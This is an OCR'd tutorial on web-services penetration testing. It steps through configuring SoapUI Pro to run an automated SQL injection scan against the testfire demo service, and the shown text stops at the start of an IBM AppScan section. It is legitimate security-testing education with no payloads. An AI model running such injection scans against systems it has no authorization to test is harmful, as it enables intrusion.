


Img1: New SoapUI Project window

In this case, we're testing the web services of testfire. I will use testfire as the project name, and I will use a WSDL URL for testing. As you can see, the Create Requests option is enabled by default under New SoapUI project. That allows SoapUI Pro to extract all the functions and their requests individually from WSDL.
We can start a test with the default settings, but as we're focusing on automated testing, its better to enable Create TestSuite.




Img2: New soapUI project window with selected options
After that, click on OK to load all the definitions from WSDL. After loading the definitions, a new Generate TestSuite pop-up window will appear. That's because we've enabled the Create TestSuite option.



Img3: Generate TestSuite Window


If you want to play with the options, do so. But, let's leave it just like that and click on OK. When you will click on OK, you'll be prompted by another window to enter name of the test suite.



Img4: Enter name for TestSuitewindowE


Give it a name, and click on OK. These two Generate TestSuite steps will continue according to the number of services present in WSDL. In our case, two services are present in WSDL. The first is "Services soap." The second is "Services soap12." After completing the process, you're ready to start security testing.

SoapUI Pro also shows you your test suite properties.



Img5: soapUI Pro window

It also allows you to add a property in the property list, as shown below.




Img6: Add property window

SoapUI Pro allows us to see properties in each level, whether it's for test suite or any operation test case, or request level.

Now, before we automate the security test, we must understand the request we are going to use for this. Let's say we'll test the ServiceSoapTestsuite service and in there we are interested testing GetUserAccountsTestCase. Click on GetUserAccountsTestCase. You will find test steps, load tests, and security tests.

Click on test steps to find the request used. Then, click on that request to open it in the request editor.




Img7: Form View of request editor

As you can see above, by clicking on the GetUserAccounts request, it opens in a request editor. By default it opens in form view. SoapUI Pro allows us to see a request in four different views; XML, raw, outline and form.

We can change the view any time, by clicking on any of the four tabs present in the top left corner of the request editor. Along with that, SoapUI Pro also shows the request property in the bottom-left corner of the window.

You can use any view you want for testing, but for better understanding, we will go for the xml view. By clicking on the XML view, you will get the XML of the GetUserAccounts request.




Img8: Xml view of request editor window

So, as we discussed in our previous article in the “SimpleObject Access Protocol (SOAP)” section, the entire SOAP message is packed in a SOAP envelope which contains a SOAP header and a SOAP body. The most important thing, from a security tester’s point of view, is the value of the “UserId” parameter.

So to test the request, we must provide a value with the required data type in place of the “?” symbol. Generally, we must fuzz this parameter with different types of values of the required data type, to check the result. Also, we can look at other data type values to check the proper implementation of input validation. That’s usually done in manual testing. We’ll focus on that in the next part of the article.


It’s simple to find the required data type of a parameter. You can find required data type information from the form view.



Img9: Form view
Enter any integer value in the XML view to replace the “?” symbol. Click on the green arrow mark on the top left corner of the request editor window to submit a request to the specified endpoint URL. You’ll find a response in the next window.

Img10: Xml view
The XML response in the response window doesn’t contain an error message. That means we executed the GetUserAccounts request properly.

Automation of a Security Test
To automate a security test, first we need to create a new security test. To create a new security test, right click on security test, under the Services Soap Testsuite. Click on new security test and a new window will open.



Img11: Create new Security test window


The new window comes with a name option. Type in any name you want. Under this setup, the three options are Empty Test (add a test with no preconfigurations), automatic (generates default set of security scans) and Full control (to customize your test options.)

As we want to automate the security test, we can choose any option between automatic and full control. When choosing the automatic option, it will test for each and every vulnerability present in its checklist. Its checklist contains nine types of security scans.

1st. Boundary scan
2nd. Cross site scripting
3rd. Fuzzing scan
4th. Invalid Types
5th. Malformed XML
6th. Malicious Attachment
7th. SQL Injection
8th. XML Bomb
9th. Xpath Injection


Usually, if you're doing black box testing, and you don't know the function of a web services request, then it's better to choose the automatic option and run all the scans blindly. But if you're doing grey box testing, or you have an understanding of the function used, then it's better to opt for full control to customize your test, which will save a lot of time.

Here, I'll use the full control option to demonstrate how to choose options and why you should. Click on the full control option, and click on next. A new window will open.




Img12: Security scans tab

You'll see two options. Choose the first one to select the same scan, or the second for different security scans for each test step. Use the default for the first option. In select scans, you can select the scans you think the request might vulnerable to. You can select all of them, but it'll be very time consuming. So select only SQL Injection, and click on next. You'll go to the parameters tab.




Img13: Parameters tab

By default, SoapUI Pro will extract all the parameters. You can extract parameters by selecting the second option and choosing them from the TestSteps dropdown window.




Img14: Parameters options

SoapUI Pro also allows you to add any parameter, and remove any parameter from the list. Click on next to open the Assertions tab.




Img15: Assertions tab

That tab is most useful in grey box testing. By checking the sample requests, we can add some data or pattern which is sensitive. If in any test, SoapUI Pro finds the same value in response, it will generate an error to avoid the disclosure of sensitive information. In our case, choose select for each Security Scan option, and select Sensitive Information exposure.




Img16: options

Click on next to move to the confirmation tab, where all the options we selected are shown in a table.




Img17: Summary

Then, click on finish to open a new window to start an automated test.




Img18: Security test window

We've selected only the SQL Injection test for the GetUserDetails request as it appears in the security test screen. Click on the green arrow button in the top left corner to start an automated test.
After completing the test, the window will look like the image below.




Img19: Security test results

As you can see from the above image, there's no alert triggered, as there's no sensitive information in any of the responses which come while using different payloads. Click any request to view the request and its response.




Img20: Sample Request




Img21: Sample Response

When the test is complete, you need a report. SoapUI provides a feature to create a report of the test, by clicking on the create a report for this item button, which is present at the top.



Img22: Report Generation option

Sometimes, you need the log to store as a proof of the test. SoapUI Pro also provides the option to store the log, by clicking on exports the log to a file button.



Img23: Save log option

Conclusion:

This is how SoapUI Pro allows us to automate a security test for different requests. There are other tools available in the market to provide automated web service testing. But SoapUI Pro is a specialized web service tool which can be used for functional testing, load testing, security testing and other different types of testing. This tool plays a vital role in testing web services.

Reference:

http://www.soapui.org/
http://www.techrepublic.com/blog/software-engineer/how-to-test-web-services-with-soapui/
http://www.techrepublic.com/blog/programming-and-development/easily-test-web-services-with-soapui/699
http://cdn.softwaretestinghelp.com/wp-content/qa/uploads/2006/12/Automated-Testing.png

From <https://resources.infosecinstitute.com/web-services-penetration-testing-part-2-automated-approach-soapui-pro/>

In the previous article, we discussed the importance of tools in penetration testing, how automation helps in reducing time and effort, and how to automate web services penetration testing using soapUI Pro.
In this article, we will be focusing on what other options are available to automate web services penetration testing.

Feasibility

To perform web services penetration testing, soapUI Pro is one of the best options, but in certain conditions you might search for other options: For example, you are not into regular web services penetration testing. or your budget is very low for a penetration testing that consists of web application penetration testing along with web services penetration testing, or you don't have much experience in performing web services penetration testing.
For these conditions, you need something that comes as a package. A tool for web application penetration testing as well as web services penetration testing. A tool where you just click next, next, next, and it will provide you the result of web services penetration testing. A tool where you can throw the WSDL and get the result. You might choose one of these very popular web application penetrations testing tools, IBM AppScan or HP WebInspect.

AppScan

IBM Security AppScan (http://www-03.ibm.com/software/products/us/en/appscan/) is one of the most popular and widely used automation tools in the arena of web application penetration testing. It allows penetration testers to automate their web application penetration testing to find out the vulnerabilities present in the application. Most penetration testers use it for only web application penetration testing but it can be also used to test web services to identify the vulnerabilities present. Now we will focus on how web services penetration testing is done by IBM Security AppScan.

Testing Web Services Using AppScan

Testing a Web Service using AppScan differs slightly from testing a normal web application because AppScan uses a separate client to explore the web services. That separate client is called the Generic Services Client (GSC).

Generic Service Client (GSC)

It uses the WSDL file of a web service to display the individual methods available in a tree format, and it creates a user-friendly GUI for sending requests to the service. You can use this interface to select methods, one by one, and to input the required values of the parameters. Simultaneously you can also send the request to the server to view the results in the form of the response. These processes are recorded by AppScan and later used to create test cases based on the number of requests made by the GSC for the service.

Configuration

